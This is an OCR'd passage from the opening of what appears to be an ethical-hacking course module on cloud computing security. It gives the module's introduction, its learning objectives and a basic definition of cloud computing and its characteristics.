
Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in the cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand cloud hacking

- Apply cloud computing security measures
- Use various cloud computing security tools




LO#01: Summarize Cloud Computing Concepts

Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.



Introduction to Cloud Computing

- Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network

Characteristics of Cloud Computing

- **On-demand self-service**
- **Distributed storage**
- **Rapid elasticity**
- **Automated management**
- **Broad network access**
- **Resource pooling**
- **Measured service**
- **Virtualization technology**

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing

